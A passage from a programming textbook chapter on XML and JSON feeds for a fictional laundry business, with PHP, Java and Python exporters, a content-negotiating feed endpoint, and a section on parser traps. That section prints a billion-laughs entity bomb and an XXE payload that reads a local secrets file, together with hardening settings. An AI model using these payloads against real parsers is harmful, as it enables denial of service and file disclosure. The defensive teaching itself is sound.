        String date = args.length > 1 ? args[1] : "2026-09-26";

        Map<String, String> files = new LinkedHashMap<>();
        try (Connection con = LaundryFeed.openDb()) {
            var bills = LaundryFeed.loadBills(con, outlet, date);
            var customers = LaundryFeed.loadCustomers(con, outlet, date);
            files.put("bills.xml", LaundryFeed.billsToXml(bills, outlet, date));
            files.put("bills.json", LaundryFeed.toJson("bills", bills, outlet, date));
            files.put("customers.xml", LaundryFeed.customersToXml(customers, outlet,
date));
            files.put("customers.json", LaundryFeed.toJson("customers", customers, outlet,
date));
            Files.createDirectories(Path.of("out"));
            for (var f : files.entrySet()) {
                byte[] bytes = f.getValue().getBytes(StandardCharsets.UTF_8);
                Files.write(Path.of("out", f.getKey()), bytes);
                System.out.printf("out/%-15s %5d bytes%n", f.getKey(), bytes.length);
            }
            // Validate our own output before anybody else has to read it.
            SchemaFactory sf =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
            Validator v = sf.newSchema(new File("../data/bills.xsd")).newValidator();
            v.validate(new StreamSource(new File("out/bills.xml")));   // throws if invalid
            System.out.println("bills.xml is schema-valid: yes");
            System.out.printf("%d bills, %d customers%n", bills.size(), customers.size());
        }
    }
}
```

Now the experiment that justifies the whole design. After the three export programs have run, a ten-line script compares their files with the reference copies in `data/`:

Listing 6.58 `compare_exports.py`, in the chapter folder.

```python
"""compare_exports.py - run after the three export programs: are the files
written by PHP, Java and Python the same, byte for byte, as data/?"""
from pathlib import Path

HERE = Path(__file__).resolve().parent
for name in ("bills.xml", "bills.json", "customers.xml", "customers.json"):
    reference = (HERE / "data" / name).read_bytes()
    verdicts = []
    for track in ("php", "java", "python"):
        f = HERE / track / "out" / name
        verdicts.append(f"{track} " + ("same" if f.exists() and f.read_bytes() == reference
                                        else "DIFFERENT" if f.exists() else "missing"))
    print(f"{name:<15} {len(reference):5d} bytes   " + ", ".join(verdicts))
```

Listing 6.59 The output of **Listing 6.58**. Three languages, three different XML libraries, one JSON serializer written by hand, and twelve files that agree to the byte.

```
bills.xml        1963 bytes   php same, java same, python same
bills.json       3292 bytes   php same, java same, python same
customers.xml    1325 bytes   php same, java same, python same
customers.json   1497 bytes   php same, java same, python same
```

None of the three writers contains an angle bracket used as markup or a function called `escape`, and that is the point. Byte equality is a strong result, but it is not the right test in general: attribute order, the spelling of empty elements and indentation are free choices of a serializer, and a library upgrade may change them. To ask whether two documents *say* the same thing, compare their **canonical** forms (the W3C's Canonical XML, available as `xml.etree.ElementTree.canonicalize` in Python, `c14n` in lxml and PHP's `C14N()`), never their raw bytes.

6.19 JSON

6.19.1 JSON from zero

JSON, JavaScript Object Notation, was described by Douglas Crockford around 2001 and standardized as ECMA-404 [11] and RFC 8259 [12]. Its whole grammar fits on a page, and it has exactly six kinds of value.

Table 6.11 The six JSON types. There are no comments, no attributes, no dates and no namespaces.

Type	Written as	Example from the feed
object	`{ "key": value, ... }`, keys are strings	a bill, a customer
array	`[ value, ... ]`, in order	`"payments": [ ... ]`
string	`"..."` in double quotes, with `\"`, `\\`, `\n`, `é` escapes	`"Wash, dry & fold (per kg)"`
number	decimal, optional fraction and exponent	`42000`
boolean	`true` or `false`	`"cancelled": false`
null	`null`	`"finished": null`

The same four bills as JSON, written by the same export programs:

Listing 6.60 `data/bills.json`: the same bills as **Listing 6.6**, with the same field names.

```
{
    "outlet": "O01",
    "date": "2026-09-26",
    "bills": [
        {
            "id": "B2905",
            "status": "departed",
            "cancelled": false,
            "customer": {
                "id": "C0022",
                "name": "Vania Wirawan"
            },
            "service": {
                "id": "S0003",
                "description": "Ironing only (per kg)",
                "price": 6000
            },
            "unit": 7,
            "rack": "B03",
            "arrived": "2026-09-26T09:05:04+07:00",
            "finished": "2026-09-27T13:27:17+07:00",
            "departed": "2026-09-27T14:43:55+07:00",
            "charged": 42000,
            "payments": [
                {
                    "method": "cash",
                    "at": "2026-09-27T14:43:55+07:00",
                    "amount": 42000,
                    "reference": null
                }
            ]
        },
        {
            "id": "B2908",
            "status": "departed",
            "cancelled": false,
            "customer": {
                "id": "C0121",
                "name": "Laras Chandra"
            },
            "service": {
                "id": "S0001",
                "description": "Wash, dry & fold (per kg)",
                "price": 8000
            },
            "unit": 10,
```

Listing 6.60 (Continued) *data/bills.json: the same bills as Listing 6.6, with the same field names.*

```
            "rack": "A02",
            "arrived": "2026-09-26T16:04:12+07:00",
            "finished": "2026-09-28T07:23:59+07:00",
            "departed": "2026-09-28T17:12:18+07:00",
            "charged": 80000,
            "payments": [
                {
                    "method": "qris",
                    "at": "2026-09-28T17:12:18+07:00",
                    "amount": 80000,
                    "reference": "QRIS 834873937112"
                }
            ]
        },
        {
            "id": "B2911",
            "status": "departed",
            "cancelled": true,
            "customer": {
                "id": "C0246",
                "name": "Dimas Wibowo"
            },
            "service": {
                "id": "S0009",
                "description": "Blanket (per item)",
                "price": 25000
            },
            "unit": 1,
            "rack": "A17",
            "arrived": "2026-09-26T17:06:02+07:00",
            "finished": null,
            "departed": "2026-09-27T07:46:02+07:00",
            "charged": 0,
            "payments": []
        },
        {
            "id": "B2913",
            "status": "finished",
            "cancelled": false,
            "customer": {
                "id": "C0216",
                "name": "Diah Siregar"
            },
            "service": {
                "id": "S0012",
                "description": "Helmet cleaning (per item)",
```

Listing 6.60 (Continued) *data/bills.json: the same bills as Listing 6.6, with the same field names.*

```
                "price": 30000
            },
            "unit": 1,
            "rack": "A06",
            "arrived": "2026-09-26T18:42:06+07:00",
            "finished": "2026-09-28T16:02:33+07:00",
            "departed": null,
            "charged": 30000,
            "payments": [
                {
                    "method": "credit",
                    "at": "2026-09-26T18:45:55+07:00",
                    "amount": 30000,
                    "reference": "DEPOSIT"
                }
            ]
        }
    ]
}
```

Compare **Listing 6.60** with **Listing 6.6** line by line. Three things *gained* something in the crossing. `42000` is a **number** in the data itself; in XML it was text, and only the schema said otherwise. `"cancelled": false` is a **boolean**, present on every bill. The structure maps directly onto the data structures of every language: an object is a PHP array, a Python dict, a Java map, a JavaScript object. Three things were *lost*. The comment is gone, because JSON has none. The attribute-versus-element distinction of Section 6.7 is gone; `id` and `customer` are both keys, which is why no single standard maps XML to JSON and back. And the time is a string like any other, since JSON has no date type; `"2026-09-26T09:05:04+07:00"` is a date only by agreement.

The subtlest change is **absent against null**. XML simply had no `finished` element for the cancelled bill; the JSON writers wrote `"finished": null`. In JSON those are two different documents, and a reader must decide what each means. This feed always writes every key, so that a reader can rely on the shape.

6.19.2 Reading and writing JSON

Listing 6.61 `php/07_json.php`. `json_decode($json, true)` returns arrays; without `true` it returns `stdClass` objects.

```php
<?php
// 07_json.php - read bills.json, compare what XML and JSON each say about the
// same values, and measure the sizes honestly (both squeezed, both gzipped).
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

$json = file_get_contents(DATA . 'bills.json');
$feed = json_decode($json, true, 512, JSON_THROW_ON_ERROR);   // true: arrays
$charged = $paid = 0;
foreach ($feed['bills'] as $b) {
    $charged += $b['charged'];                  // already an int: no cast
    $paid    += array_sum(array_column($b['payments'], 'amount'));
}
printf("bills.json: %d bills, charged %d, paid %d%s",
       count($feed['bills']), $charged, $paid, PHP_EOL);

$xml = simplexml_load_file(DATA . 'bills.xml');
$fromXml  = fn(?string $v) => $v === null ? 'absent' : "string '$v'";
$fromJson = fn($v) => $v === null ? 'null' : get_debug_type($v) . ' ' . var_export($v,
true);
$rows = [
    'B2905 charged'   => [(string) $xml->bill[0]->charged, $feed['bills'][0]['charged']],
    'B2905 cancelled' => [$xml->bill[0]['cancelled'], $feed['bills'][0]['cancelled']],
    'B2911 finished'  => [$xml->bill[2]->finished, $feed['bills'][2]['finished']],
];
echo PHP_EOL, "The same value, read from each format:", PHP_EOL;
foreach ($rows as $what => [$x, $j]) {
    $x = $x === null ? null : (string) $x;     // a missing child/attribute is null
    printf("  %-16s XML: %-16s JSON: %s%s", $what, $fromXml($x), $fromJson($j), PHP_EOL);
}
// A missing child comes back from SimpleXML as an EMPTY element, not as null.
printf("  isset(\$xml->bill[2]->finished) is %s%s",
       var_export(isset($xml->bill[2]->finished), true), PHP_EOL);

// Squeeze the XML the way a machine would send it: no indentation, no comment.
$dom = new DOMDocument();
$dom->preserveWhiteSpace = false;
$dom->load(DATA . 'bills.xml');
foreach ((new DOMXPath($dom))->query('//comment()') as $c) {
    $c->parentNode->removeChild($c);
}
$xmlTight = $dom->saveXML();
$jsonTight = json_encode($feed, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE);
```

Listing 6.61 (Continued) *php/07_json.php. json_decode($json, true) returns arrays; without true it returns stdClass objects.*

```php
echo PHP_EOL, "Sizes of the same four bills:", PHP_EOL;
$sizes = [
    'XML as written (indented, commented)' => strlen(file_get_contents(DATA .
'bills.xml')),
    'JSON as written (pretty-printed)'     => strlen($json),
    'XML squeezed'                         => strlen($xmlTight),
    'JSON compact'                         => strlen($jsonTight),
    'XML squeezed, gzip'                   => strlen(gzencode($xmlTight, 9)),
    'JSON compact, gzip'                   => strlen(gzencode($jsonTight, 9)),
];
foreach ($sizes as $what => $n) {
    printf("  %-38s %5d bytes%s", $what, $n, PHP_EOL);
}
```

Listing 6.62 The output of **Listing 6.61**.

```
bills.json: 4 bills, charged 152000, paid 152000

The same value, read from each format:
  B2905 charged    XML: string '42000'   JSON: int 42000
  B2905 cancelled  XML: absent           JSON: bool false
  B2911 finished   XML: string ''        JSON: null
  isset($xml->bill[2]->finished) is false

Sizes of the same four bills:
  XML as written (indented, commented)    1963 bytes
  JSON as written (pretty-printed)        3292 bytes
  XML squeezed                            1641 bytes
  JSON compact                            1654 bytes
  XML squeezed, gzip                       614 bytes
  JSON compact, gzip                       588 bytes
```

The middle block of **Listing 6.62** is the type story in three lines. From XML, `charged` is the string `'42000'`; from JSON, the integer `42000`, with no cast. From XML, `cancelled` is absent; from JSON, `false`. And the third line shows a SimpleXML trap worth knowing: asking for a *missing* child returns an **empty element**, which casts to `''`, not `null`; only `isset()` tells absent from empty.

Listing 6.63 `python/08_json.py`. `json.load` gives dicts, lists, `int`, `bool` and `None` directly.

```python
"""08_json.py - read bills.json with the json module.  Numbers arrive as int,
true/false as bool, null as None: no casting, unlike every XML reader."""
import json
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"

with open(DATA / "bills.json", encoding="utf-8") as f:
    feed = json.load(f)

charged = sum(b["charged"] for b in feed["bills"])
paid = sum(p["amount"] for b in feed["bills"] for p in b["payments"])
print(f"bills.json: {len(feed['bills'])} bills, charged {charged}, paid {paid}")
for b in feed["bills"]:
    print(f"  {b['id']}  cancelled={b['cancelled']!r:<5}  "
          f"finished={b['finished']!r:<27}  payments={len(b['payments'])}")

# Round trip: parse, serialize the same way, compare with the file's bytes.
again = json.dumps(feed, indent=4, ensure_ascii=False) + "\n"
print("round trip identical:", again == (DATA / "bills.json").read_text(encoding="utf-8"))
```

Listing 6.64 The output of **Listing 6.63**. The round trip reproduces the file exactly.

```
bills.json: 4 bills, charged 152000, paid 152000
  B2905  cancelled=False  finished='2026-09-27T13:27:17+07:00'  payments=1
  B2908  cancelled=False  finished='2026-09-28T07:23:59+07:00'  payments=1
  B2911  cancelled=True   finished=None                          payments=0
  B2913  cancelled=False  finished='2026-09-28T16:02:33+07:00'  payments=1
round trip identical: True
```

In **Listing 6.64**, `cancelled` arrives as Python's `True` and `False` and the missing time as `None`, with no conversion written by anybody.

Java is the odd one out: the JDK parses XML four ways but JSON not at all. `LaundryFeed.java` writes JSON with a small serializer (**Listing 6.56**), whose only subtle part is `quote`, which escapes the quotation mark, the backslash and control characters. For reading, a real project adds a library: Jackson (`com.fasterxml.jackson.core:jackson-databind`) or the standard Jakarta JSON Processing API (`jakarta.json:jakarta.json-api` with its implementation

`org.eclipse.parsson:parsson`). The Maven lines are in the chapter's `README.md`; they could not be fetched on the machine that ran this chapter, so no program here depends on them.

6.19.3 Size, measured honestly

Folklore says XML is bloated. The bottom half of **Listing 6.62** measures it. As written, pretty-printed JSON (3,292 bytes) is far larger than indented XML (1,963 bytes), because four-space indentation at six levels is expensive; that is the shape of many "XML is bloated" comparisons, turned round. Squeezed fairly, both without indentation and the XML without its comment, the two are within one percent: 1,641 bytes of XML against 1,654 of JSON. XML's end tags cost bytes; JSON's quotation marks around every key, and its `null` values, cost them back. Compressed with gzip, which every web server applies, they are 614 and 588 bytes. On the wire, the size argument disappears.

6.19.4 Why the modern web mostly speaks JSON

If size is not the reason, what is? Five reasons, in order of weight.

1. **It is JavaScript's own literal syntax.** In the browser, `await response.json()` turns the text into objects in one call; XML needs `DOMParser` and a walk. When the browser became the main client of web APIs, the format native to its language won.
2. **It maps onto data structures, not documents.** An API returns records: objects, lists, numbers. JSON has exactly those. XML's attributes, mixed content and namespaces are power that records do not need, and every XML format must first settle the element-or-attribute question.
3. **It carries basic types.** Numbers, booleans and null arrive typed, so readers stop casting.
4. **It is small to specify and to implement.** One page of grammar, and a parser in every language's standard library except Java's.
5. **REST won over SOAP.** The web's API style moved from SOAP envelopes, which are XML, to plain HTTP resources returning JSON, and the ecosystem (OpenAPI descriptions, JSON Schema [13], browser tools) followed.

The Laundry application itself follows the trend: its API under `/api` speaks JSON only. XML keeps the places where its strengths matter: documents with mixed content, formats policed by schemas that several organizations agreed on (banking, government, publishing, office files), and anything needing a standard query or transformation language.

Table 6.12 sets the two formats side by side.

Table 6.12 XML against JSON. The upper rows are why XML survives where it survives; the last row is why JSON took the web.

	XML	JSON
Types in the data	text only (types come from the schema)	string, number, boolean, null, object, array
Comments	yes	no
Attributes as well as content	yes	no
Mixed content (text with markup inside)	yes	no
Namespaces	yes	no
Grammar language	DTD, XML Schema (mature)	JSON Schema (widely used, less mature)
Query language	XPath (one standard)	JSONPath (RFC 9535, 2024), JMESPath, jq
Transformation language	XSLT (standard)	none standard
Native in the browser	`DOMParser`	`JSON.parse`, `response.json()`

> **KEY INSIGHT:** Choose **JSON** for an API that a browser or a mobile app calls, and for records with a simple shape. Choose **XML** when the document is marked-up *text*, when the format must be policed by a grammar several parties agreed on, when you need a standard transformation, or when you join an ecosystem that already speaks it. Choosing the format the other side already uses beats choosing the better format, every time, which is why the Laundry feed offers both.

6.20 A Feed Endpoint for Profitina Laundry

6.20.1 Designing the endpoint

A file on disk still has to be collected by somebody. A **feed endpoint** lets the reading program fetch it over HTTP whenever it wants, which is the web's own way of exchanging data. Designing one means answering six questions, and each answer is a line of code in **Listing 6.65**.

- **Addresses.** `/feed/bills.xml` and `/feed/bills.json`, plus `/feed/customers.xml` and `/feed/customers.json`, each with `?outlet=O01&date=2026-09-26`. The extension names the format, which is easy to type and easy to cache.
- **Content negotiation.** `/feed/bills` without an extension lets the client choose with the HTTP `Accept` header [14]: `Accept: application/xml` gets XML, anything else JSON. The response then carries `Vary: Accept`, telling every cache on the way that the same URL has two answers.
- **Media types.** XML is sent as `application/xml; charset=utf-8`, JSON as `application/json; charset=utf-8`. The `Content-Type` header, not the file name, tells the client how to read the body.
- **Distrust of the query string.** `outlet` must match `O` followed by two digits and `date` must be a real calendar date, *before* the database is touched. A bad value gets `400 Bad Request` with an error body in the same shape the Laundry API uses: `{"error": {"code": ..., "message": ...}}`. Any other path gets `404`.
- **Caching.** `Cache-Control: private, max-age=60` lets the requesting client reuse the answer for a minute, but forbids shared caches from storing a document that holds customer names.
- **Who may ask.** The feed carries personal data, protected in Indonesia by UU 27/2022 [15]. The chapter's servers listen on 127.0.0.1 only; in the finished Laundry application such an endpoint sits behind the same login as `/api/bills`.

6.20.2 Three implementations

Listing 6.65 `php/feed.php`, a router script for PHP's built-in server: `php -S 127.0.0.1:8006 feed.php`.

```
<?php
// feed.php - the Profitina Laundry feed, served by PHP's built-in server:
//     php -S 127.0.0.1:8006 feed.php
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

function fail(int $status, string $code, string $message): never
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
    echo json_encode(['error' => ['code' => $code, 'message' => $message]],
                     JSON_UNESCAPED_SLASHES), "\n";
    exit;
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (!preg_match('#^/feed/(bills|customers)(?:\.(xml|json))?$#', $path, $m)) {
    fail(404, 'not_found', 'Try /feed/bills.xml or /feed/bills.json.');
}
[$what, $format] = [$m[1], $m[2] ?? ''];
if ($format === '') {                          // no extension: negotiate
    $accept = $_SERVER['HTTP_ACCEPT'] ?? '';
    $format = str_contains($accept, 'application/xml') ? 'xml' : 'json';
    header('Vary: Accept');                    // caches must key on Accept too
}

// Never trust a query string: check both parameters before touching the database.
$outlet = strtoupper($_GET['outlet'] ?? '');
$date   = $_GET['date'] ?? '';
$day    = DateTime::createFromFormat('!Y-m-d', $date);
if (!preg_match('/^O[0-9]{2}$/', $outlet)) {
    fail(400, 'bad_request', 'outlet must look like O01.');
}
if ($day === false || $day->format('Y-m-d') !== $date) {
    fail(400, 'bad_request', 'date must be a real date, YYYY-MM-DD.');
}
```

Listing 6.65 (Continued) *php/feed.php, a router script for PHP's built-in server: php -S 127.0.0.1:8006 feed.php.*

```
$pdo  = openDb();
$rows = $what === 'bills' ? loadBills($pdo, $outlet, $date)
                          : loadCustomers($pdo, $outlet, $date);
$body = match ("$what.$format") {
    'bills.xml'      => billsToXml($rows, $outlet, $date),
    'bills.json'     => billsToJson($rows, $outlet, $date),
    'customers.xml'  => customersToXml($rows, $outlet, $date),
    'customers.json' => customersToJson($rows, $outlet, $date),
};
header($format === 'xml' ? 'Content-Type: application/xml; charset=utf-8'
                         : 'Content-Type: application/json; charset=utf-8');
header('Cache-Control: private, max-age=60');
echo $body;
```

The session below started the PHP server, made three requests with `curl -i` (which prints the response headers too), and stopped the server again:

Listing 6.66 A session against **Listing 6.65**, shortened where marked `...`. The negotiated request carries `Vary: Accept`; 30 February is refused before any query runs.

```
$ curl -i "http://127.0.0.1:8006/feed/bills.json?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: application/json; charset=utf-8
Cache-Control: private, max-age=60

{
    "outlet": "O01",
    "date": "2026-09-26",
    "bills": [
        {
            "id": "B2905",
...
$ curl -i -H "Accept: application/xml"
"http://127.0.0.1:8006/feed/bills?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Vary: Accept
Content-Type: application/xml; charset=utf-8
Cache-Control: private, max-age=60

<?xml version="1.0" encoding="UTF-8"?>
<!-- Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). -->
...
$ curl -i "http://127.0.0.1:8006/feed/bills.json?outlet=O01&date=2026-02-30"
HTTP/1.1 400 Bad Request
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: application/json; charset=utf-8

{"error":{"code":"bad_request","message":"date must be a real date, YYYY-MM-DD."}}
```

The Flask version, **Listing 6.67**, is the same design in Python; Flask's `request.accept_mimetypes.best_match` does the negotiation properly, weighing `q=` preferences:

Listing 6.67 `python/feed_app.py`. Start it with `flask --app feed_app run --port 5006`.

```python
"""feed_app.py - the Profitina Laundry feed as a Flask application.
    flask --app feed_app run --port 5006
GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header"""
import re
from datetime import date as Date
from flask import Flask, Response, jsonify, request
import laundry_feed as lf

app = Flask(__name__)
WRITERS = {("bills", "xml"): lf.bills_to_xml, ("bills", "json"): lf.bills_to_json,
           ("customers", "xml"): lf.customers_to_xml,
           ("customers", "json"): lf.customers_to_json}
TYPES = {"xml": "application/xml; charset=utf-8",
         "json": "application/json; charset=utf-8"}


def fail(status, code, message):
    return jsonify(error={"code": code, "message": message}), status


def real_date(text):
    """True for a real calendar date written YYYY-MM-DD, and nothing else."""
    if not re.fullmatch(r"[0-9]{4}-[0-9]{2}-[0-9]{2}", text):
        return False
    try:
        Date.fromisoformat(text)
        return True
    except ValueError:                    # 2026-02-30
        return False


@app.get("/feed/<what>.<fmt>")
@app.get("/feed/<what>", defaults={"fmt": None})
def feed(what, fmt):
    negotiated = fmt is None
    if negotiated:                        # no extension: ask the Accept header
        fmt = request.accept_mimetypes.best_match(
            ["application/json", "application/xml"], default="application/json"
        ).split("/")[1]
    if (what, fmt) not in WRITERS:
        return fail(404, "not_found", "Try /feed/bills.xml or /feed/bills.json.")
```

Listing 6.67 (Continued) *python/feed_app.py. Start it with flask --app feed_app run --port 5006.*

```python
    # Never trust a query string: check both parameters before the database.
    outlet = request.args.get("outlet", "").upper()
    day = request.args.get("date", "")
    if not re.fullmatch(r"O[0-9]{2}", outlet):
        return fail(400, "bad_request", "outlet must look like O01.")
    if not real_date(day):
        return fail(400, "bad_request", "date must be a real date, YYYY-MM-DD.")

    con = lf.open_db()
    load = lf.load_bills if what == "bills" else lf.load_customers
    body = WRITERS[(what, fmt)](load(con, outlet, day), outlet, day)
    con.close()
    resp = Response(body, content_type=TYPES[fmt])
    resp.headers["Cache-Control"] = "private, max-age=60"
    if negotiated:
        resp.headers["Vary"] = "Accept"  # caches must key on Accept too
    return resp
```

And the Java version, **Listing 6.68**, uses the HTTP server built into the JDK, `com.sun.net.httpserver`, so it needs no container:

Listing 6.68 `java/FeedServer.java`. A stack trace goes to the server's log, never to the client.

```
// FeedServer.java - the Profitina Laundry feed on the JDK's own HTTP server.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar FeedServer      (port 8086)
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header
import com.sun.net.httpserver.*;
import java.io.*;
import java.net.*;
import java.nio.charset.StandardCharsets;
import java.sql.Connection;
import java.time.LocalDate;
import java.util.*;
import java.util.regex.*;

public class FeedServer {
    static final Pattern PATH =
Pattern.compile("/feed/(bills|customers)(?:\\.(xml|json))?");

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8086), 0);
        server.createContext("/feed/", FeedServer::handle);
        server.start();
        System.out.println("Feed on
http://127.0.0.1:8086/feed/bills.xml?outlet=O01&date=2026-09-26");
    }

    static void handle(HttpExchange ex) throws IOException {
        try {
            Matcher m = PATH.matcher(ex.getRequestURI().getPath());
            if (!m.matches()) {
                fail(ex, 404, "not_found", "Try /feed/bills.xml or /feed/bills.json.");
                return;
            }
            String what = m.group(1), format = m.group(2);
            if (format == null) {                           // no extension: negotiate
                String accept = ex.getRequestHeaders().getFirst("Accept");
                format = accept != null && accept.contains("application/xml") ? "xml" :
"json";
                ex.getResponseHeaders().set("Vary", "Accept");
            }
            Map<String, String> q = query(ex.getRequestURI());
            String outlet = q.getOrDefault("outlet", "").toUpperCase(Locale.ROOT);
            String date = q.getOrDefault("date", "");
            if (!outlet.matches("O[0-9]{2}")) {
                fail(ex, 400, "bad_request", "outlet must look like O01.");
                return;
            }
            if (!realDate(date)) {
                fail(ex, 400, "bad_request", "date must be a real date, YYYY-MM-DD.");
                return;
```

Listing 6.68 (Continued) *java/FeedServer.java. A stack trace goes to the server's log, never to the client.*

```
            }
            String body;
            try (Connection con = LaundryFeed.openDb()) {
                var rows = what.equals("bills") ? LaundryFeed.loadBills(con, outlet, date)
                                                : LaundryFeed.loadCustomers(con, outlet,
date);
                body = switch (what + "." + format) {
                    case "bills.xml" -> LaundryFeed.billsToXml(rows, outlet, date);
                    case "customers.xml" -> LaundryFeed.customersToXml(rows, outlet, date);
                    default -> LaundryFeed.toJson(what, rows, outlet, date);
                };
            }
            ex.getResponseHeaders().set("Cache-Control", "private, max-age=60");
            send(ex, 200, format.equals("xml") ? "application/xml; charset=utf-8"
                                               : "application/json; charset=utf-8", body);
        } catch (Exception e) {
            e.printStackTrace();                            // details to the log only
            fail(ex, 500, "server_error", "Something went wrong.");
        }
    }

    static boolean realDate(String s) {
        if (!s.matches("[0-9]{4}-[0-9]{2}-[0-9]{2}")) return false;
        try {
            LocalDate.parse(s);                             // rejects 2026-02-30
            return true;
        } catch (Exception e) {
            return false;
        }
    }

    static Map<String, String> query(URI uri) {
        Map<String, String> q = new HashMap<>();
        if (uri.getRawQuery() == null) return q;
        for (String pair : uri.getRawQuery().split("&")) {
            String[] kv = pair.split("=", 2);
            q.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                  kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return q;
    }

    static void fail(HttpExchange ex, int status, String code, String message) throws
IOException {
        send(ex, status, "application/json; charset=utf-8",
             "{\"error\":{\"code\":\"" + code + "\",\"message\":\"" + message + "\"}}\n");
    }
```

Listing 6.68 (Continued) *java/FeedServer.java. A stack trace goes to the server's log, never to the client.*

```
    static void send(HttpExchange ex, int status, String type, String body) throws
IOException {
        byte[] bytes = body.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(status, bytes.length);
        try (OutputStream os = ex.getResponseBody()) {
            os.write(bytes);
        }
    }
}
```

All three servers were started, queried and stopped while this chapter was written. For the same request each returned a body identical to the reference file (`curl ... | cmp -`

`../data/bills.xml` printed nothing), and each refused `date=2026-02-30` with the same `400` body. Only the incidental headers differ: PHP adds `X-Powered-By`, Werkzeug writes `BAD REQUEST` in capitals, and the JDK spells `Content-type` with a small *t*, which is legal because header names are case-insensitive.

6.21 The Traps

6.21.1 Encoding, the one that bites first

The declaration says UTF-8; the file was saved as Latin-1 by an editor nobody configured. The parser, trusting the declaration, either fails ("not well-formed (invalid token)") or succeeds and hands the program wrong characters, which are then stored for ever. Always write the declaration, always use UTF-8, check the encoding your editor shows in its status bar, and when characters arrive mangled, suspect the encoding first.

6.21.2 The entity bomb

A DTD may declare entities of its own, and nothing in **Listing 6.69** is illegal:

Listing 6.69 `data/bomb.xml`, the entity-expansion bomb known as *billion laughs*. Each entity is ten copies of the one below it, so `lol4` is 10^4 copies of `lol`: 30,000 characters from 411 bytes. Five more levels would make three billion.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY lol  "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<bills><note>&lol4;</note></bills>
```

Listing 6.70 PHP's answer, from `php/08_entity_traps.php`: libxml refuses the bomb, with and without entity substitution.

```
bomb.xml is 411 bytes long.
bomb.xml, defaults         refused
    Detected an entity reference loop
bomb.xml, NOENT            refused
    Detected an entity reference loop
```

Listing 6.71 Python's answer, from `python/10_entity_traps.py`: both parsers expand it in full.

```
bomb.xml, ElementTree                accepted; note holds 30,000 characters
bomb.xml, lxml defaults              accepted; note holds 30,000 characters
```

Listing 6.72 Java's answer, from `java/EntityTraps.java`: the default factory expands it; the hardened one refuses any `DOCTYPE`.

```
bomb.xml  defaults  accepted; note holds 30000 characters: lollollollollollollollollollo
bomb.xml  hardened  refused: DOCTYPE is disallowed
```

One file, three behaviors (**Listing 6.70**, **Listing 6.71**, **Listing 6.72**). libxml counts expansions and refuses; Python's expat and the JDK have limits too, but far above this small bomb. The safety of a document depends on the parser, its version and its options, and the only trustworthy answer is the one you measure on the stack you actually run.

6.21.3 XXE: the document that reads your files

Listing 6.73 `data/xxe.xml`, an XML External Entity attack. `SYSTEM` means *fetch this*, exactly as in **Figure 6.24**; here what is fetched is a file on the server.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY leak SYSTEM "secret.txt">
]>
<bills><note>&leak;</note></bills>
```

If a parser resolves the entity in **Listing 6.73**, `&leak;` becomes the contents of `secret.txt`, and a program that echoes the note (in a confirmation page, in an error message) hands it to the attacker. Replace `secret.txt` with the server's configuration file, or with an internal URL only the server can reach, and the danger is plain.

Listing 6.74 PHP with its defaults, then with the two flags a careless tutorial recommends.

```
xxe.xml, defaults          accepted
    note holds 0 characters: ''
xxe.xml, NOENT|DTDLOAD     accepted
    note holds 32 characters: 'DB_PASSWORD=not-a-real-password'
```

Listing 6.75 Java: **the JDK's default `DocumentBuilderFactory` read the file.**

```
xxe.xml   defaults  accepted; note holds 32 characters: DB_PASSWORD=not-a-real-password
xxe.xml   hardened  refused: DOCTYPE is disallowed
```

Listing 6.74 shows PHP safe by default and unsafe on request; **Listing 6.75** shows the JDK unsafe by default; Python's ElementTree refuses the entity outright and lxml resolves it only when asked (`10_entity_traps.py`). OWASP keeps the reference list of settings for every platform [16].

> **WARNING:** The settings to write down now. **PHP:** never pass `LIBXML_NOENT` (the five entities of **Table 6.2** work without it). **Java:** on every factory, `setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)`, as `BillsDom`, `BillsSax` and `XPathDemo` do; a feed never needs a `DOCTYPE`. **Python:** ElementTree refuses external entities but expands internal ones, so cap the size of an upload before parsing; with lxml keep `resolve_entities` off. **Everywhere:** a document from a stranger gets a size limit and a time limit, as Chapter 3's file uploads did.

